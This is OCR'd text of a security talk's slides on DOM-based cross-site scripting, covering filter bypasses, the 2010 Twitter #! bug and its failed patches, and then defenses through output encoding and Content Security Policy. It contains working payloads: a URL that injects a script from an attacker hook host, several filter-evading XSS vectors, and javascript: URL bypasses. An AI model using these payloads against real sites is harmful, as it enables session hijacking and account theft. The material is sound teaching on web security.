
Cross-Site Scripting

Type 2, stored




Cross-Site Scripting


Type 0, DOM-based




Cross-Site Scripting

Type 0, DOM-based







No server roundtrip!

Also, single-page interfaces make injected scripts ”stick” in the DOM.

https://secure.bank.com/
authentication#language=sv&country=SE

`https://secure.bank.com/authentication#language=sv&country=SE`

Never sent to server

Be careful when you use this data on your page

Would you click this?

```
https://secure.bank.com/authentication
#language=<script src="http://
attackr.se:3000/hook.js"></
script>&country=SE
```

Would you click this?

```
https://secure.bank.com/authentication
#language=%3Cscript%20src%3D%22http%3A
%2F%2Fattackr.se%3A3000%2Fhook.js%22%3E
%3C%2Fscript%3E&country=SE
```

Would you click this?

`http://bit.ly/Yg4T32`

Filter out <script>?

```
var ... ,
 stripScriptsRe = /(?:<script.*?>)((\n|\r|.)*?)(?:<\/script>)/ig,


/**
 * Strips all script tags
 * @param {Object} value The text from which to strip script tags
 * @return {String} The stripped text
 */
stripScripts : function(v) {
  return !v ? v : String(v).replace(stripScriptsRe, "");
},
```

http://docs.sencha.com/ext-js/4-0/#!/api/Ext.util.Format-method-stripScripts

Filter out <script>?

```
<img src=1 onerror=alert(1)>

<svg onload="javascript:alert(1)"
 xmlns="http://www.w3.org/2000/svg"></svg>

<body onload=alert('XSS')>

<table background="javascript:alert('XSS')">

¼script¾alert(¢XSS¢)¼/script¾

<video poster=javascript:alert(1)//
```

”C’mon, such attacks don’t really work, do they?”

Yep, demo.

DOM-Based XSS

Twitter September 2010

Full story at
http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location = a;
 }
})(window);
```

```
(function(g){
 var                                   )[1];
 if(a) {
  g.location = a;
 }
})(window);
```

What does this code do?

```
"https://twitter.com/#!/johnwilander".split("#!")[1]
```

returns

```
"/johnwilander"
```

```
(func
 var                                   )[1];
 if(a
  g.l
 }
})(wi
```

```
"https://twitter.com/#!/johnwilander".split("#!")[1]
```

returns

```
"/johnwilander"
```

```
window.location =
        "/johnwilander"
```

initial '/' => keeps the domain but changes the *path*

```
(func
 var                                    )[1];
 if(a
  g.l
 }
})(wi
```

```
"https://twitter.com/#!/johnwilander".split("#!")[1]
```

returns

```
"/johnwilander"
```

```
window.location =
        "/johnwilander"
```

initial '/' => keeps the domain but changes the *path*

So

```
twitter.com/#!/johnwilander
```

becomes

```
twitter.com/johnwilander
```

```
http://twitter.com/
#!javascript:alert(document.domain);
```

```
http://twitter.com/
#!javascript:alert(document.domain);
```

Never sent to server
=> DOM-based XSS

The Patch™

```
var c = location.href.split("#!")[1];
if (c) {
 window.location = c.replace(":", "");
} else {
 return true;
}
```

The Patch™

```
var c = location.href.split("#!")[1];
if (c) {
 window.location = c.replace(":", "");
} else {
 return true;
}
```

Replaces the *first* occurance of the search string

```
http://twitter.com/
#!javascript::alert(document.domain);
```

```
http://twitter.com/
#!javascript::alert(document.domain);
```

The 2nd Patch™

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location = a.replace(/:/gi,"");
 }
})(window);
```

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location = a.replace(/:/gi,"");
 }
})(window);
```

Regexp pattern delimiters

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location = a.replace(/:/gi,"");
 }
})(window);
```

Regexp pattern delimiters

Global match

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location = a.replace(/:/gi,"");
 }
})(window);
```

Regexp pattern delimiters

Global match

Ignore case

Were they done now?

http://twitter.com
#!javascript&x58;alert(1)

```
http://twitter.com
#!javascript&x58;alert(1)
```

HTML entity version of ’:’

The n:th Patch™

(this one works)

```
(function(g){
 var a = location.href.split("#!")[1];
 if(a) {
  g.location.pathname = a;
 }
})(window);
```

And hey, Twitter is doing the right thing: https://twitter.com/about/security

Fix these issues properly with ...

Client-Side Encoding

https://github.com/chrisisbeef/jquery-encoder

- `$.encoder.canonicalize()`
  Throws Error for double encoding or multiple encoding types, otherwise transforms %3CB%3E to <b>
- `$.encoder.encodeForCSS()`
  Encodes for safe usage in style attribute and style()
- `$.encoder.encodeForHTML()`
  Encodes for safe usage in innerHTML and html()
- `$.encoder.encodeForHTMLAttribute()`
  Encodes for safe usage in HTML attributes
- `$.encoder.encodeForJavaScript()`
  Encodes for safe usage in event handlers etc
- `$.encoder.encodeForURL()`
  Encodes for safe usage in href etc

https://github.com/chrisisbeef/jquery-encoder

`$.encoder.canonicalize()`

Throws Error for double encoding or multiple encoding types, otherwise transforms %3CB%3E to <b>

`$.encoder.encodeForCSS()`

Encodes for safe usage in style attribute and style()

`$.encoder.encodeForHTML()`

Encodes for safe usage in innerHTML and html()

`$.encoder.encodeForHTMLAttribute()`

Encodes for safe usage in HTML attributes

`$.encoder.encodeForJavaScript()`

Encodes for safe usage in event handlers etc

`$.encoder.encodeForURL()`

Encodes for safe usage in href etc

Let’s do a short demo of that

Also, check out ...

Content Security Policy

`http://people.mozilla.com/~bsterne/content-security-policy/`

New HTTP Response Header Saying ...

Only allow scripts from whitelisted domains
and
only allow scripts from files, i.e. no inline scripts

`'self'` = same URL, protocol and port

```
X-Content-Security-Policy: default-src 'self'
```

Accept all content including scripts only from my own URL+port

```
X-Content-Security-Policy: default-src *;
script-src trustedscripts.foo.com
```


Accept media only from my URL+port (images, stylesheets, fonts, ...) and scripts only from `trustedscripts.foo.com`

Part2: CSRF

